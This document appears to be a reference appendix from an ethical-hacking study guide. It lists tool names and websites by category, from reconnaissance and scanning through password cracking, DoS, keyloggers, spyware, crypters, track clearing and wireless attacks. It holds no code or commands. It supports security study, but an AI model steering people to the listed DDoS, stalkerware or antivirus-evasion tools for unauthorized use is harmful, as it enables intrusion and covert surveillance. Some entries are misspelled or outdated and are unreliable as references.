- **DomainTools** [www.domaintools.com](http://www.domaintools.com)
- **Network Solutions** [www.networksolutions.com](http://www.networksolutions.com)
- **Nslookup**
- **SmartWhois** [www.tamos.com/products/smartwhois/](http://www.tamos.com/products/smartwhois/)
- **SpyFu** [www.spyfu.com](http://www.spyfu.com)
- **UltraTools Mobile** <https://www.home.neustar/dns-services/ultra-dns>

## Geo-Location Tools

- **Bing Maps** [www.bing.com/maps](http://www.bing.com/maps)
- **GeoIP Lookup** <https://www.home.neustar/dns-services/ultra-dns>
- **GeoIP2** [www.maxmind.com](http://www.maxmind.com)
- **Google Maps** [www.google.com/maps](http://www.google.com/maps)
- **IP Location Finder** <https://tools.keycdn.com/geo>
- **IPLocation** [www.iplocation.net](http://www.iplocation.net)
- **Wikimapia** <https://wikimapia.org>

## Traceroute Tools and Links

- **Path Analyzer Pro** [www.pathanalyzer.com](http://www.pathanalyzer.com)
- **PingPlotter** [www.pingplotter.com](http://www.pingplotter.com)
- **Visual IP Trace** [www.visualiptrace.com](http://www.visualiptrace.com)
- **VisualRoute** [www.visualroute.com](http://www.visualroute.com)

## Website Mirroring Tools and Sites

- **Cyotek WebCopy** [www.cyotek.com/cyotek-webcopy](http://www.cyotek.com/cyotek-webcopy)
- **GNU Wget** [www.gnu.org/software/wget/](http://www.gnu.org/software/wget/)
- **HTTrack** [www.httrack.com](http://www.httrack.com)
- **NCollector Studio** [www.calluna-software.com](http://www.calluna-software.com)
- **Scrapbook** [www.xuldev.org/scrapbook/](http://www.xuldev.org/scrapbook/)
- **Website Downloader** <https://websitedownloader.io/>

## Operating System Help

- **Censys Attack Surface Management (ASM)**  
<https://censys.io>
- **Netcraft** <https://www.netcraft.com>
- **Shodan** [www.shodan.io](http://www.shodan.io)

## Metadata Extraction

- **BuzzStream** <https://tools.buzzstream.com>
- **ExifTool** <https://exiftool.org>
- **ExtractMetadata.com** [www.extractmetadata.com](http://www.extractmetadata.com)
- **Metagoofil** <http://www.edge-security.com/metagoofil.php>

## E-mail Harvesting

- **Email Finder** <https://hunter.io/email-finder>
- **ScrapeStorm** [www.scrapestorm.com](http://www.scrapestorm.com)
- **theHarvester** [www.edge-security.com](http://www.edge-security.com)

## E-mail Tracking

- **ContactMonkey** [www.contactmonkey.com](http://www.contactmonkey.com)
- **DidTheyReadIt** [www.didtheyreadit.com](http://www.didtheyreadit.com)
- **eMailTrackerPro** [www.emailtrackerpro.com](http://www.emailtrackerpro.com)

- **GetNotify** [www.getnotify.com](http://www.getnotify.com)
- **PoliteMail** <https://politemail.com>
- **ReadNotify** [www.readnotify.com](http://www.readnotify.com)
- **Zendio** [www.zendio.com](http://www.zendio.com)

## Google Hacking

- **Google Hacking Database** [www.exploit-db.com/google-hacking-database](http://www.exploit-db.com/google-hacking-database)

## Scanning and Enumeration Tools

### Ping Sweep

- **Angry IP Scanner** <https://angryip.org>
- **Colasoft Ping Tool** <https://www.colasoft.com>
- **Friendly Pinger** [www.kilievich.com](http://www.kilievich.com)
- **MegaPing** [magnetosoft.com](http://magnetosoft.com)
- **Nmap** <https://nmap.org>
- **Ping Scanner Pro** [www.digilextechnologies.com](http://www.digilextechnologies.com)
- **Pinkie** [www.ipuptime.net](http://www.ipuptime.net)
- **SolarWinds** [www.solarwinds.com](http://www.solarwinds.com)
- **Ultra Ping Pro** *(Multiple download sites)*

### Scanning Tools

- **CurrPorts** [www.nirsoft.net](http://www.nirsoft.net)
- **Fing (mobile)** [www.fing.io/](http://www.fing.io/)
- **Hping2** [www.hping.org](http://www.hping.org)
- **IP Scanner Mobile** <http://10base-t.com>
- **MegaPing** <http://magnetosoft.com>

- **Netcat** <http://netcat.sourceforge.net>
- **NetScanTools Pro** [www.netscantools.com](http://www.netscantools.com)
- **Network Topology Mapper** [www.solarwinds.com](http://www.solarwinds.com)
- **Nmap (Zenmap)** <https://nmap.org/>
- **NScan** <http://nscan.hypermart.net/>
- **PortDroid (mobile)** <https://portdroid.net/>
- **PRTG Network Monitor** [www.paessler.com](http://www.paessler.com)

## Banner Grabbing

- **ID Serve** [www.grc.com](http://www.grc.com)
- **Netcraft** [www.netcraft.com](http://www.netcraft.com)
- **Telnet**
- **Xprobe** <https://sourceforge.net/projects/xprobe/>

## Vulnerability Scanning

- **Acunetix** [www.acunetix.com](http://www.acunetix.com)
- **Core Impact** [www.coresecurity.com](http://www.coresecurity.com)
- **GFI LanGuard** [www.gfi.com](http://www.gfi.com)
- **MBSA** <http://technet.microsoft.com>
- **Nessus** [www.tenable.com](http://www.tenable.com)
- **Nikto** <http://cirt.net/nikto2>
- **OpenVAS** [www.openvas.org](http://www.openvas.org)
- **Qualys FreeScan** [www.qualys.com](http://www.qualys.com)
- **Retina** <http://eeye.com>
- **Retina for Mobile** [www.beyondtrust.com](http://www.beyondtrust.com)
- **SAINT** <http://saintcorporation.com>
- **SecurityMetrics (mobile)** [www.securitymetrics.com](http://www.securitymetrics.com)



- **WebInspect** <https://software.microfocus.com/en-us/products/webinspect-dynamic-analysis-dast/overview>
- **Wikto** [www.sensepost.com](http://www.sensepost.com)

## Network Mapping

- **HP Network Node Manager** [www8.hp.com](http://www8.hp.com)
- **IPsonar** [www.lumeta.com](http://www.lumeta.com)
- **LANState** [www.10-strike.com](http://www.10-strike.com)
- **NetMapper** [www.opnet.com](http://www.opnet.com)
- **NetMaster (mobile)** [www.nutecapps.com](http://www.nutecapps.com)
- **Network SAK (mobile)** <http://foobang.weebly.com>
- **Network Topology Mapper** [www.solarwinds.com](http://www.solarwinds.com)
- **Network View** [www.networkview.com](http://www.networkview.com)
- **OpManager** [www.manageengine.com](http://www.manageengine.com)
- **Scany (mobile)** <http://happymagenta.com>

## Proxy, Anonymizer, and Tunneling

- **Anonymizer** <http://anonymizer.com>
- **Anonymouse** <http://anonymouse.org/>
- **Bitvise** [www.bitvise.com](http://www.bitvise.com)
- **CyberGhost VPN** [www.cyberghostvpn.com](http://www.cyberghostvpn.com)
- **G-Zapper** [www.dummysoftware.com](http://www.dummysoftware.com)
- **HTTP Tunnel** [www.http-tunnel.com](http://www.http-tunnel.com)
- **NetShade (mobile)** [www.raynersw.com](http://www.raynersw.com)
- **Proxifier** [www.proxifier.com](http://www.proxifier.com)
- **Proxy Browser for Android (mobile)**  
<https://play.google.com>
- **Proxy Switcher** [www.proxyswitcher.com](http://www.proxyswitcher.com)

- **Proxy Workbench** [proxyworkbench.com](http://proxyworkbench.com)
- **ProxyChains** <http://proxychains.sourceforge.net/>
- **ProxyDroid (mobile)** <https://github.com>
- **Psiphon** <http://psiphon.ca>
- **Secure Pipes** [opoet.com](http://opoet.com)
- **Super Network Tunnel** [www.networktunnel.net](http://www.networktunnel.net)
- **Tor** <https://www.torproject.org/>

## Enumeration

- **Hyena** [www.systemtools.com](http://www.systemtools.com)
- **IP Network Browser** [www.solarwinds.com](http://www.solarwinds.com)
- **LDAP Admin** [www.ldapsoft.com](http://www.ldapsoft.com)
- **Ldp.exe** [www.microsoft.com](http://www.microsoft.com)
- **LEX** [www.ldapexplorer.com](http://www.ldapexplorer.com)
- **NetBIOS Enumerator** <http://nbtenum.sourceforge.net>
- **Nsauditor** [www.nsauditor.com](http://www.nsauditor.com)
- **P0f** <http://lcamtuf.coredump.cx/p0f.shtml>
- **PSTools** <http://technet.microsoft.com>
- **User2Sid/Sid2User** <http://windowsecurity.com>
- **WinFingerprint** [www.winfingerprint.com](http://www.winfingerprint.com)
- **Xprobe** [www.sys-security.com/index.php?page=xprobe](http://www.sys-security.com/index.php?page=xprobe)

## SNMP Enumeration

- **OpUtils** [www.manageengine.com](http://www.manageengine.com)
- **SNMP Informant** [www.snmp-informant.com](http://www.snmp-informant.com)
- **SNMP Scanner** [www.secure-bytes.com](http://www.secure-bytes.com)
- **SNMPUtil** [www.wtcs.org](http://www.wtcs.org)

- **SolarWinds** [www.solarwinds.com](http://www.solarwinds.com)

## **LDAP Enumeration**

- **Active Directory Explorer** <http://technet.microsoft.com>
- **JXplorer** [www.jxplorer.org](http://www.jxplorer.org)
- **LDAP Search** <http://securityxploded.com>
- **LEX** [www.ldapexplorer.com](http://www.ldapexplorer.com)
- **Softerra** [www.ldapadministrator.com](http://www.ldapadministrator.com)

## **NTP Enumeration**

- **Atom Sync** [www.atomsync.com](http://www.atomsync.com)
- **LAN Time Analyzer** [www.bytefusion.com](http://www.bytefusion.com)
- **NTP Server Scanner** [www.bytefusion.com](http://www.bytefusion.com)
- **NTP Time Server Monitor** [www.meinbergglobal.com](http://www.meinbergglobal.com)

## **Registry Tools**

- **Active Registry Monitor** [www.deviceclock.com](http://www.deviceclock.com)
- **All-seeing-Eye** [www.fortego.com](http://www.fortego.com)
- **Comodo Cloud Scanner** [www.comodo.com](http://www.comodo.com)
- **Power Tools** [www.macecraft.com](http://www.macecraft.com)
- **Reg Organizer** [www.chemtable.com](http://www.chemtable.com)
- **RegScanner** [www.nirsoft.net](http://www.nirsoft.net)

## **Windows Service Monitoring Tools**

- **Nagios** [www.nagios.com](http://www.nagios.com)
- **Process Hacker** <http://processhacker.sourceforge.net>
- **SMART** [www.thewindowsclub.com](http://www.thewindowsclub.com)
- **SrvMan** <http://tools.sysprogs.org>

- **Sysinternals** [docs.microsoft.com/en-us/sysinternals/](https://docs.microsoft.com/en-us/sysinternals/)

## File/Folder Integrity Checkers

- **ACSV** [www.irnis.net](http://www.irnis.net)
- **FastSum** [www.fastsum.com](http://www.fastsum.com)
- **FileVerifier** [www.programmingunlimited.net](http://www.programmingunlimited.net)
- **OSSEC** <https://ossec.github.io/>
- **Verisys** [www.ionx.co.uk](http://www.ionx.co.uk)
- **WinMD5** [www.blisstonia.com](http://www.blisstonia.com)

## System Hacking Tools

### Default Password Search Links

- [cirt.net](http://cirt.net)
- [datarecovery.com](http://datarecovery.com)
- [defaultpassword.us](http://defaultpassword.us)
- [defaultpasswords.in](http://defaultpasswords.in)
- [fortypoundhead.com](http://fortypoundhead.com)
- [github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv](https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv)
- [www.kaggle.com/wjburns/common-password-list-rockyoutxt](https://www.kaggle.com/wjburns/common-password-list-rockyoutxt)
- [www.routerpasswords.com](http://www.routerpasswords.com)
- [securityoverride.org](http://securityoverride.org)
- [sites.google.com/site/saynamweb/password](https://sites.google.com/site/saynamweb/password)

- [softwaretestinghelp.com](http://softwaretestinghelp.com)

## Password Hacking /Attack Tools

- **Aircrack** [www.aircrack-ng.org/](http://www.aircrack-ng.org/)
- **Cain** [www.oxid.it](http://www.oxid.it)
- **CloudCracker** [www.cloudcracker.com](http://www.cloudcracker.com)
- **DSInternals** [github.com](http://github.com)
- **ElcomSoft** [www.elcomsoft.com/](http://www.elcomsoft.com/)
- **hashcat** [hashcat.net](http://hashcat.net)
- **John the Ripper** [www.openwall.com](http://www.openwall.com)
- **L0phtCrack** [l0phtcrack.com](http://l0phtcrack.com)
- **medusa** [foofus.net](http://foofus.net)
- **mimkatz** [github.com](http://github.com)
- **ophcrack** [ophcrack.sourceforge.net](http://ophcrack.sourceforge.net)
- **Passware Kit** [passware.com](http://passware.com)
- **Password Recovery Toolkit** [accessdata.com](http://accessdata.com)
- **PCUnlocker** [top-password.com](http://top-password.com)
- **Rainbow crack** [www.antsight.com/zsl/rainbowcrack/](http://www.antsight.com/zsl/rainbowcrack/)
- **Windows Password Recovery**  
[www.windowspasswordsrecovery.com](http://www.windowspasswordsrecovery.com)

## DoS/DDos

- **AnDOSid** <http://andosid.android.informer.com>
- **BanglaDos** <http://sourceforge.net>
- **Dereil/HOIC** <http://sourceforge.net>
- **DoS HTTP** <http://socketsoft.net>
- **HULK** [siberianlaika.ru](http://siberianlaika.ru)

- **LOIC** <http://sourceforge.net>
- **R U Dead Yet** [sourceforge.net](http://sourceforge.net)
- **Tor's Hammer** [sourceforge.net](http://sourceforge.net)

## Sniffing

- **Capsa** [colasoft.com](http://colasoft.com)
- **Etercap** [www.ettercap-project.org/ettercap/#](http://www.ettercap-project.org/ettercap/#)
- **OmniPeek** [liveaction.com](http://liveaction.com)
- **SteelCentral** [riverbed.com](http://riverbed.com)
- **Wireshark** [www.wireshark.org/](http://www.wireshark.org/)

## Keyloggers and Screen Capture

- **Actual Keylogger** [www.actualkeylogger.com](http://www.actualkeylogger.com)
- **Actual Spy** [www.actualspy.com](http://www.actualspy.com)
- **All In One Keylogger** [www.relytec.com](http://www.relytec.com)
- **Amac** [www.amackeylogger.com](http://www.amackeylogger.com)
- **Desktop Spy** [www.spyarsenal.com](http://www.spyarsenal.com)
- **Elite** [elitekeylogger.com](http://elitekeylogger.com)
- **Ghost** [www.keylogger.net](http://www.keylogger.net)
- **Handy Keylogger** [www.handy-keylogger.com](http://www.handy-keylogger.com)
- **Hidden Recorder** [www.oleansoft.com](http://www.oleansoft.com)
- **IcyScreen** [www.16software.com](http://www.16software.com)
- **Keyboard Logger** [detective-store.com](http://detective-store.com)
- **KeyGhost** [keyghost.com](http://keyghost.com)
- **KeyGrabber USB** [keelog.com](http://keelog.com)
- **KeyProwler** [www.keyprowler.com](http://www.keyprowler.com)
- **REFOG** [refog.com](http://refog.com)

- **Spyrix (Mac)** [spyrix.com](http://spyrix.com)
- **Ultimate Keylogger** [www.ultimatekeylogger.com](http://www.ultimatekeylogger.com)

## Privilege Escalation

- **BeRoot** [github.com](https://github.com)
- **linpostexp** [github.com](https://github.com)
- **Password Recovery** [www.windowpasswordrecovery.com](http://www.windowpasswordrecovery.com)
- **Password Recovery Boot Disk** [www.rixler.com](http://www.rixler.com)
- **Password Reset** [www.reset-windows-password.net](http://www.reset-windows-password.net)
- **Robber** [github.com](https://github.com)
- **System Recovery** [www.elcomsoft.com](http://www.elcomsoft.com)

## Executing Applications

- **Dameware** [www.dameware.com](http://www.dameware.com)
- **ManageEngine** [manageengine.com](http://manageengine.com)
- **PDQ Deploy** [www.adminarsenal.com](http://www.adminarsenal.com)
- **PSEXec** [docs.microsoft.com](https://docs.microsoft.com)
- **Pupy** [github.com](https://github.com)
- **RemoteExec** [www.isdecisions.com](http://www.isdecisions.com)

## Spyware

- **ACTIVtrak** [activetrak.com](http://activetrak.com)
- **Desktop Spy** [www.spyarsenal.com](http://www.spyarsenal.com)
- **eBlaster** [www.spectorsoft.com](http://www.spectorsoft.com)
- **EmailObserver** [www.softsecurity.com](http://www.softsecurity.com)
- **Kahlown Screen Spy** [www.lesoftrejion.com](http://www.lesoftrejion.com)
- **LANVisor** [www.lanvisor.com](http://www.lanvisor.com)

- **MobileSpy** [mobile-spy.com](http://mobile-spy.com)
- **NetVisor** [www.netvizor.net](http://www.netvizor.net)
- **OsMonitor** [www.os-monitor.com](http://www.os-monitor.com)
- **Power Spy** [www.ematrixsoft.com](http://www.ematrixsoft.com)
- **Remote Desktop Spy** [www.global-spy-software.com](http://www.global-spy-software.com)
- **Spector Pro** [www.spectorsoft.com](http://www.spectorsoft.com)
- **SpyTech** [www.spytech-web.com](http://www.spytech-web.com)
- **SSPro** [www.tucows.com/preview/403921](http://www.tucows.com/preview/403921)
- **Veriato** [veriato.com](http://veriato.com)
- **USB Analyzer** [eltime.com](http://eltime.com)
- **USB Monitor** [usb-monitor.com](http://usb-monitor.com)
- **USBDevview** [nirsoft.net](http://nirsoft.net)

## Mobile Spyware

- **Easy GPS** [www.easygps.com](http://www.easygps.com)
- **GPS TrackMaker Professional** [www.trackmaker.com](http://www.trackmaker.com)
- **John the Ripper** [www.openwall.com](http://www.openwall.com)
- **Mobile Spy** [www.mobile-spy.com](http://www.mobile-spy.com)
- **MobiStealth Cell Phone Spy** [www.mobistealth.com](http://www.mobistealth.com)
- **Modem Spy** [www.modemspy.com](http://www.modemspy.com)
- **mSpy** [www.mspy.com](http://www.mspy.com)
- **Spy Phone Gold** <https://spyera.com>
- **Trackstick** [www.trackstick.com](http://www.trackstick.com)

## Clearing/Covering Tracks

- **Auditpol** [docs.microsoft.com](http://docs.microsoft.com)
- **BleachBit** [bleachbit.org](http://bleachbit.org)



- **CCleaner** [ccleaner.com](http://ccleaner.com)
- **Clear Event Viewer** [tenforums.com](http://tenforums.com)
- **Clearprog** [clearprog.de](http://clearprog.de)
- **Cipher** <windows command line>
- **DBAN** [dban.org](http://dban.org)
- **EraserPro** [www.acesoft.net](http://www.acesoft.net)
- **Evidence Eliminator** [www.evidence-eliminator.com](http://www.evidence-eliminator.com)
- **MRU-Blaster** [www.brightfort.com](http://www.brightfort.com)
- **Privacy Eraser** [cybertransoft.com](http://cybertransoft.com)
- **Window Washer** [www.eusing.com](http://www.eusing.com)
- **WinZapper** [www.ntsecurity.nu](http://www.ntsecurity.nu)
- **Wipe** <http://privacyroot.com>

## Packet Crafting/Spoofing

- **Hping2** [www.hping.org/](http://www.hping.org/)
- **Komodia** [www.komodias.com](http://www.komodias.com)
- **NetscanTools Pro** [www.netscantools.com](http://www.netscantools.com)
- **Ostinato** <https://ostinato.org>
- **Packet Generator** <http://sourceforge.net>
- **PackEth** <http://sourceforge.net>
- **WireEdit** [wireedit.com](http://wireedit.com)

## Session Hijacking

- **Bettercap** [bettercap.org](http://bettercap.org)
- **Burp Suite** <http://portswigger.net>
- **Firesheep** <http://codebutler.github.com/firesheep>

- **Hamster/Ferret** <http://erratasec.blogspot.com/2009/03/hamster-20-and-ferret-20.html>
- **Hunt** <http://packetstormsecurity.com>
- **netool** [sourceforge.net](http://sourceforge.net)
- **OWASP ZAP** [owasp.org](http://owasp.org)
- **ssl strip** [pypi.python.org](http://pypi.python.org)

## Poisoning

- **LLMNR/NBT-NS Spoofing Tool** [github.com](http://github.com)
- **Vindicate** [github.com](http://github.com)

## Cryptography and Encryption

### Encryption Tools

- **AxCrypt** [www.axantum.com/axcrypt/](http://www.axantum.com/axcrypt/)
- **BitLocker** <http://microsoft.com>
- **DriveCrypt** [www.securstar.com](http://www.securstar.com)
- **GNU Privacy Guard** <https://www.gnupg.org/>
- **VeraCrypt** <https://veracrypt.codeplex.com/>

### Hash Tools

- **HashCalc** <http://nirsoft.net>
- **McAfee Hash Calculator**  
[www.mcafee.com/us/downloads/free-tools/hash-calculator.aspx](http://www.mcafee.com/us/downloads/free-tools/hash-calculator.aspx)
- **MD5 Hash** [www.digitalvolcano.co.uk/content/md5-hash](http://www.digitalvolcano.co.uk/content/md5-hash)
- **Quick Hash** <http://sourceforge.net/projects/quickhash/>

# Steganography

- **AudioStega** [www.mathworks.com](http://www.mathworks.com)
- **DeepSound** <http://jpinsoft.net>
- **EzStego** [www.stego.com](http://www.stego.com)
- **gifShuffle** [www.darkside.com.au](http://www.darkside.com.au)
- **ImageHide** [www.dancemammal.com](http://www.dancemammal.com)
- **Invisible Secrets** [www.invisiblesecrets.com/](http://www.invisiblesecrets.com/)
- **JPHIDE** <http://nixbit.com>
- **Masker** [www.softpuls.com](http://www.softpuls.com)
- **Merge Streams** [www.ntkernel.com](http://www.ntkernel.com)
- **MP3Stegz** <http://sourceforge.net>
- **OfficeXML** [www.irongeek.com](http://www.irongeek.com)
- **OmniHidePro** <http://omnihide.com>
- **OpenStego** <http://openstego.sourceforge.net/>
- **OurSecret** [www.securekit.net](http://www.securekit.net)
- **QuickStego** [www.quickcrypto.com](http://www.quickcrypto.com)
- **snow** [darkside.com.au](http://darkside.com.au)
- **SpamMimic** [www.spammimic.com](http://www.spammimic.com)
- **Spy Pix (mobile)** [www.juicybitssoftware.com](http://www.juicybitssoftware.com)
- **SSuite PicSel** [ssuite.com](http://ssuite.com)
- **Stegais (mobile)** <http://stegais.com>
- **StegHide** <http://steghide.sourceforge.net>
- **Stego Master (mobile)** <https://play.google.com>
- **stegostick** [sourceforge.net](http://sourceforge.net)
- **texto** [eberi.net](http://eberi.net)
- **wbStego** <http://wbstego.wbailer.com/>
- **XPTools** [www.xptools.net](http://www.xptools.net)

## Stego Detection

- **Gargoyle Investigator (stego detection)** [www.wetstonetech.com](http://www.wetstonetech.com)
- **StegAlyzerSS** [www.sarc-wv.com](http://www.sarc-wv.com)
- **StegDetect** <https://github.com/abeluck/stegdetect>
- **StegSpy** [www.spy-hunter.com](http://www.spy-hunter.com)

## Cryptanalysis

- **Cryptanalysis** <http://cryptanalysis.to.sourceforge.net>
- **Cryptobench** <http://addario.org>
- **EverCrack** <http://evercrack.sourceforge.net>

## Sniffing

### Packet Capture

- **CACE** [www.cacotech.com](http://www.cacotech.com)
- **Capsa** [www.colasoft.com](http://www.colasoft.com)
- **dsniff** <http://monkey.org>
- **EtherApe** <http://etherape.sourceforge.net>
- **NetWitness** [www.netwitness.com](http://www.netwitness.com)
- **OmniPeek** [www.wildpackets.com](http://www.wildpackets.com)
- **tcpdump** <http://tcpdump.org>
- **Windump** [www.winpcap.org](http://www.winpcap.org)
- **Wireshark** <http://wireshark.org>

## Wireless

- **Kismet** [www.kismetwireless.net](http://www.kismetwireless.net)

- **NetStumbler** [www.netstumbler.com/downloads/](http://www.netstumbler.com/downloads/)

## MAC Flooding/Spoofing

- **Macof** <https://monkey.org>
- **SMAC** [www.klcconsulting.net](http://www.klcconsulting.net)

## ARP Poisoning

- **Cain** [www.oxid.it](http://www.oxid.it)
- **UfaSoft** <http://ufasoft.com>
- **WinARP Attacker** [www.xfocus.net](http://www.xfocus.net)

## Wireless

### Discovery

- **inSSIDer** [www.metageek.net](http://www.metageek.net)
- **iStumbler** [www.istumbler.net](http://www.istumbler.net)
- **Kismet** [www.kismetwireless.net](http://www.kismetwireless.net)
- **NetStumbler** [www.netstumbler.com/downloads/](http://www.netstumbler.com/downloads/)
- **NetSurveyor** [www.performancewifi.net](http://www.performancewifi.net)
- **Vistumbler** [www.vistumbler.net](http://www.vistumbler.net)
- **WirelessMon** [www.passmark.com](http://www.passmark.com)

### Attack and Analysis

- **Aircrack** [www.Aircrack-ng.org](http://www.Aircrack-ng.org)
- **AirMagnet WiFi Analyzer** <http://airmagnet.com>
- **Airodump**  
[http://Wirelessdefence.org/Contents/Aircrack\\_airodump.htm](http://Wirelessdefence.org/Contents/Aircrack_airodump.htm)
- **AirPcap** [www.cacotech.com](http://www.cacotech.com)

- **AirSnort** <http://airsnort.shmoo.com/>
- **MadWifi** <http://madwifi-project.org>
- **WiGLE** <http://wigle.net>

## Packet Sniffing

- **Capsa** [www.colasoft.com](http://www.colasoft.com)
- **Cascade Pilot** [www.riverbed.com](http://www.riverbed.com)
- **CommView** [www.tamos.com](http://www.tamos.com)
- **Omnipeek** <https://wildpackets-omnipeek-network-analyzer.en.softonic.com/>

## WEP/WPA Cracking

- **Aircrack** [www.aircrack-ng.org/](http://www.aircrack-ng.org/)
- **coWPAtty** [www.wirelessdefence.org](http://www.wirelessdefence.org)
- **KisMAC** <http://kismac-ng.org/>
- **WepAttack** [www.wepattack.sourceforge.net](http://www.wepattack.sourceforge.net)
- **WepCrack** [www.wepcrack.sourceforge.net](http://www.wepcrack.sourceforge.net)
- **Wireless Security Auditor** [www.elcomsoft.com](http://www.elcomsoft.com)

## Bluetooth

- **BH Bluejack** <http://croozeus.com>
- **BlueScanner** [www.arubanetworks.com](http://www.arubanetworks.com)
- **Bluesnarfer** [www.airdemon.net](http://www.airdemon.net)
- **BT Audit** <http://trifinite.org>
- **BTBrowser** <http://wireless.klings.org>
- **BTScanner** [www.pentest.co.uk](http://www.pentest.co.uk)
- **CIHwBT** <http://sourceforge.net>
- **Phonesnoop** [www.blackberryrc.com](http://www.blackberryrc.com)

# Mobile and IoT

## Mobile Attacks

- **Backtrack Simulator** <https://play.google.com>
- **Bluediving** <http://bluediving.sourceforge.net>
- **BlueScanner** <http://sourceforge.net>
- **BT Browser** [www.bluejackingtools.com](http://www.bluejackingtools.com)
- **Super BlueTooth Hack** [www.brothersoft.com](http://www.brothersoft.com)
- **WiHack** <https://wihack.com>

## Mobile Application Testing

- **BlueBorne Scanner** [www.armis.com](http://www.armis.com)
- **Eternal Blue Scanner** [ebvscanner.firebaseio.com](http://ebvscanner.firebaseio.com)
- **Hackode** [www.ravikumarpubey.com](http://www.ravikumarpubey.com)
- **Shellshock** [www.zimperium.com](http://www.zimperium.com)
- **threatScan** <https://free.kaspersky.com>
- **X-Ray** <https://duo.com/labs>

## Mobile Scanning/Sniffing

- **cSploit** [www.csploit.org](http://www.csploit.org)
- **FaceNiff** <http://faceniff.ponury.net>
- **fing** [www.fing.io](http://www.fing.io)
- **Hackode** [play.google.com](https://play.google.com)
- **WiCap** [play.google.com](https://play.google.com)

## Mobile Wireless Discovery

- **Net Signal Info** [www.kaibits-software.com](http://www.kaibits-software.com)

- **OpenSignal Maps** <http://opensignal.com>
- **WiFi Manager** <http://kmansoft.com>
- **WiFiFoFum** [www.wififofum.net](http://www.wififofum.net)

## Mobile Device Tracking

- **Find My Phone** <http://findmyphone.mangobird.com>
- **GadgetTrak** [www.gadgettrak.com](http://www.gadgettrak.com)
- **iHound** [www.ihoundsoftware.com](http://www.ihoundsoftware.com)
- **Where's My Droid** <http://wheresmydroid.com>

## Mobile Device Proxy

- **CyberGhost VPN** <https://www.cyberghostvpn.com>
- **NetShade** [www.raynersw.com](http://www.raynersw.com)
- **Servers Ultimate** [www.icecoldapps.com](http://www.icecoldapps.com)
- **Shadowsocks** <https://shadowsocks.org>

## Rooting/Jailbreaking

- **Absinthe** <http://greenpois0n.com>
- **Cydia** <http://cydia.saurik.com>
- **Evasi0n7** <http://evasi0n.com>
- **Geeksn0w** <http://geeksn0w.it>
- **Kingo** <https://www.kingoapp.com/>
- **MTKDRoid** <https://androidmtk.com>
- **One Click Root** <https://www.oneclickroot.com/>
- **Pangu** <http://en.pangu.io>
- **Redsn0w** <http://redsn0w.info>
- **Superboot** *(Multiple download sites)*



- **SuperOneClick** <http://superoneclick-download.soft112.com/>
- **TunesGo** [tunesgo.wondershare.com](http://tunesgo.wondershare.com)

## MDM

- **MaaS360** [www.maas360.com](http://www.maas360.com)
- **MobiControl** [www.sati.net](http://www.sati.net)
- **SAP Afaria** [www.sybase.com](http://www.sybase.com)
- **XenMobile** [www.citrix.com](http://www.citrix.com)

## IoT Tools

- **Attify Zigbee Framework** [www.attify.com](http://www.attify.com)
- **AWS IoT Defender** [aws.amazon.com](http://aws.amazon.com)
- **beSTORM Vulnerability Scanner** [www.beyondsecurity.com](http://www.beyondsecurity.com)
- **Censys (search engine)** [censys.io](http://censys.io)
- **ChipWhisperer** [newae.com](http://newae.com)
- **CloudShark** [www.cloudshark.org](http://www.cloudshark.org)
- **darktarce** [www.darktarce.com](http://www.darktarce.com)
- **DigiCert IoT Security** [www.digicert.com](http://www.digicert.com)
- **Firmalyzer** [firmalyzer.com](http://firmalyzer.com)
- **Foren6 (IoT Sniffing)** [cetic.github.io](http://cetic.github.io)
- **Google Cloud Iot** [cloud.google.com](http://cloud.google.com)
- **IoT Security Platform** [www.pwnieexpress.com](http://www.pwnieexpress.com)
- **IoTsploit** [iotsplit.com](http://iotsplit.com)
- **JTAGulator** [grandideastudio.com](http://grandideastudio.com)
- **KillerBee** [github.com](http://github.com)
- **MultiPing (info gathering)** [www.pingman.com](http://www.pingman.com)
- **RIoT Vulnerability Scanner** [www.beyondtrust.com](http://www.beyondtrust.com)

- **SeaCAT security** [www.tekalabs.com](http://www.tekalabs.com)
- **SecBee** [github.com](https://github.com)
- **Symantec IoT Security** [www.symantec.com](http://www.symantec.com)
- **Thingful (search engine)** [www.thingful.net](http://www.thingful.net)
- **Ubertooth** [github.com](https://github.com)
- **Z-Wave Sniffer** [www.suphammer.net](http://www.suphammer.net)

## Trojans and Malware

### Anti-Malware (Anti-Spyware and Antivirus)

- **Ad-Aware** [www.lavasoft.com](http://www.lavasoft.com)
- **Avast** [www.avast.com](http://www.avast.com)
- **AVG** [free.avg.com](http://free.avg.com)
- **BitDefender** [www.bitdefender.com](http://www.bitdefender.com)
- **HackAlert** [www.armorize.com](http://www.armorize.com)
- **Kapersky** [www.kaspersky.com](http://www.kaspersky.com)
- **MacScan** <http://macscan.securemac.com>
- **Malwarebytes** [www.malwarebytes.com](http://www.malwarebytes.com)
- **McAfee** [www.mcafee.com](http://www.mcafee.com)
- **Panda** [www.pandasecurity.com](http://www.pandasecurity.com)
- **Spybot Search and Destroy** [www.safer-networking.org](http://www.safer-networking.org)
- **SpyHunter** [www.enigmasoftware.com](http://www.enigmasoftware.com)
- **SUPERAntiSpyware** [www.superantispyware.com](http://www.superantispyware.com)
- **Symantec** [www.symantec.com](http://www.symantec.com)

## Crypters and Packers

- **Aegis** [www.aegiscrypter.com](http://www.aegiscrypter.com)

- **AIO FUD** *(Multiple download sites)*
- **Crypter** [www.crypter.com](http://www.crypter.com)
- **EliteWrap**  
<https://packetstormsecurity.com/files/14593/elitewrap.zip.html>
- **Galaxy Crypter** *(Multiple download sites)*
- **Heaven Crypter** *(Multiple download sites)*
- **Hidden Sight Crypter** <http://securecybergroup.in>
- **SwayzCryptor** *(Multiple download sites)*

## Monitoring Tools

- **Advanced Windows Service Monitor** [securityxploded.com](http://securityxploded.com)
- **CurrPorts** [www.nirsoft.net](http://www.nirsoft.net)
- **Driver Booster** [iobit.com](http://iobit.com)
- **Driver Fusion** [treexy.com](http://treexy.com)
- **DriverGenius** [drive-soft.com](http://drive-soft.com)
- **Fport** [www.mcafee.com/us/downloads/free-tools/fport.aspx](http://www.mcafee.com/us/downloads/free-tools/fport.aspx)
- **Netwrix** [netwrix.com](http://netwrix.com)
- **Port Monitor** [port-monitor.com](http://port-monitor.com)
- **ProcessHacker** <http://processhacker.sourceforge.net>
- **PRTG** [paessler.com](http://paessler.com)
- **Regshot** <http://sourceforge.net/projects/regshot>
- **SvrMan** <http://tools.sysprogs.org>
- **SysAnalyzer** <http://labs.iddefense.com/software/malcode.php>
